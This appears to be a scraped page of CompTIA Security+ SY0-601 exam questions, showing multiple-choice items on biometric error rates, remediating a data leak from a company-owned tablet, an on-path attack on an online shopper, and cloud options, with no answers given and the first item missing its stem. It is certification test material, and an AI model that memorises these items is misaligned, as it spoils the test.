
A. FRR

B. Difficulty of use

C. Cost

D. FAR

E. CER



Actual exam question from CompTIA's SY0-601
Question #: 134
Topic #: 1
[All SY0-601 Questions]


A company recently experienced a significant data loss when proprietary information was leaked to a competitor. The company took special precautions by using proper labels; however, email filter logs do not have any record of the incident. An investigation confirmed the corporate network was not breached, but documents were downloaded from an employee's COPE tablet and passed to the competitor via cloud storage. Which of the following is the BEST remediation for this data leak?

A. User training

B. CASB

C. MDM

D. DLP



Actual exam question from CompTIA's SY0-601

Question #: 135

Topic #: 1

[All SY0-601 Questions]


An attacker was eavesdropping on a user who was shopping online. The attacker was able to spoof the IP address associated with the shopping site. Later, the user received an email regarding the credit card statement with unusual purchases. Which of the following attacks took place?

A. On-path attack

B. Protocol poisoning

C. Domain hijacking

D. Bluejacking



Actual exam question from CompTIA's SY0-601
Question #: 136
Topic #: 1
[All SY0-601 Questions]


A company is considering transitioning to the cloud. The company employs individuals from various locations around the world. The company does not want to increase its on premises infrastructure blueprint and only wants to pay for additional compute power required. Which of the following solutions would BEST meet the needs of the company?

A. Private cloud

B. Hybrid environment

C. Managed security service provider

D. Hot backup site



Actual exam question from CompTIA's SY0-601

Question #: 137

Topic #: 1

[All SY0-601 Questions]

